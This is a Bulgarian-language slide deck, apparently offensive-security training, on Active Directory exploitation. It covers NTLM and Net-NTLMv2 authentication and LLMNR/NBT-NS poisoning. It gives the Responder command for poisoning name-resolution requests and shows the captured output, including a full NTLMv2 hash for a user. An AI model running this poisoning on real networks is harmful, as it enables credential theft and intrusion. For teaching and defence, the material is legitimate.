

Active Directory Exploitation

ХАКЕР

**СПЕЦИАЛИСТ
КИБЕРСИГУРНОСТ**

Активна Директория (АД)

- Много функционалности, огромна повърхност за атакуване
- NTLM и Keberos - автентикация и оторизация в АД



The NTLM Family

NTLM се използва за **локална автентикация**. Пример: Спас иска да си отключи Windows-а. Пише си паролата, NTLM хешът на написаната парола се сравнява с тази от базата данни и ако съвпадат, Спас бива логнат.

Net-NTLM се използва за **мрежова автентикация**, когато искаме да достъпим някой сървис на хост (SMB, RDP). NTLM хешът се създава от паролата и после се използва в Net-NTLM challenge-response.

Тоест, в АД се използват и двете. Не са взаимоизключващи се.

Net-NTLMv2

Терминът **Net-NTLMv1/v2 хеш** се използва в индустрията, за да опише отговора, генериран по време на Net-NTLMv1/v2 автентикация.

В класическия смисъл **това не са хешове**, но за генерирането им се използва NT хеша. Поради тази причина **могат да бъдат обект на brute force атака**.

```
SC = 8-byte server challenge, random
CC = 8-byte client challenge, random
CC* = (X, time, CC2, domain name)
v2-Hash = HMAC-MD5(NT-Hash, user name, domain name)
LMv2 = HMAC-MD5(v2-Hash, SC, CC)
NTv2 = HMAC-MD5(v2-Hash, SC, CC*)
response = LMv2 | CC | NTv2 | CC*
```


LLMNR/NTB-NS Poisoning

Link Local Multicast Name Resolution (LLMNR) и **NetBIOS Net Service (NBT-NS)** допълват вътрешния DNS в АД, когато той не успее да намери даден адрес.

За разлика от DNS, LLMNR запитите **се излъчват в цялата мрежа**. Следователно, **всеки ги вижда** и всеки може да отговори на тях. ;)

19153	131.130134	fe80::3fa9:5815:4cc...	fe80::3291:8fff:fe51:7d9	DNS	88 Standard query 0xa8b6 A test.lan
19154	131.130975	fe80::3fa9:5815:4cc...	fe80::3291:8fff:fe51:7d9	DNS	88 Standard query 0xe319 AAAA test.lan
19155	131.131347	fe80::3291:8fff:fe5...	fe80::3fa9:5815:4cc:5c11	DNS	88 Standard query response 0xa8b6 No such name A test.lan
19157	131.133128	fe80::3291:8fff:fe5...	fe80::3fa9:5815:4cc:5c11	DNS	88 Standard query response 0xe319 No such name AAAA test.lan
19165	131.143883	fe80::3fa9:5815:4cc...	ff02::1:3	LLMNR	84 Standard query 0x2048 A test
19167	131.144890	192.168.1.85	224.0.0.252	LLMNR	64 Standard query 0x2048 A test
19168	131.146903	fe80::3fa9:5815:4cc...	ff02::1:3	LLMNR	84 Standard query 0x3446 AAAA test

LLMNR/NTBS Poisoning



LLMNR/NTBS Poisoning


1

```
sudo responder -I eth0
```


3

```
[*] [LLMNR] Poisoned answer sent to 192.168.1.85 for name te  
[SMB] NTLMv2-SSP Client : 2001:8a0:672f:701:84fa:539a:9ad5:703d  
[SMB] NTLMv2-SSP Username : .\Eliot  
[SMB] NTLMv2-SSP Hash : Eliot::.:34cef41a3d3e0522:0016534A59AF9C36A2BDEED8015E3AED:0101000000  
000000800278E8924AD901F19FDAEA957C9282000000002000800530056004F00510001001E00570049004E002D00460  
0370035004F00450058003200320050003000430004003400570049004E002D004600370035004F004500580032003200  
5000300043002E00530056004F0051002E004C004F00430041004C0003001400530056004F0051002E004C004F0043004  
1004C0005001400530056004F0051002E004C004F00430041004C0007000800800278E8924AD901060004000200000008  
003000300000000000000000100000000200000FD4DC1BEAA65E0964A6E6B5185C723FEAC09B5FB60DB575391BF9361A69  
613520A00100000000000000000000000000000000000009000E0063006900660073002F007400650000000000000000
```

2




NTLM Relay




Kerberos

- Де-факто стандарта за автентикация и оторизация
- Използва билети (tickets) вместо пароли
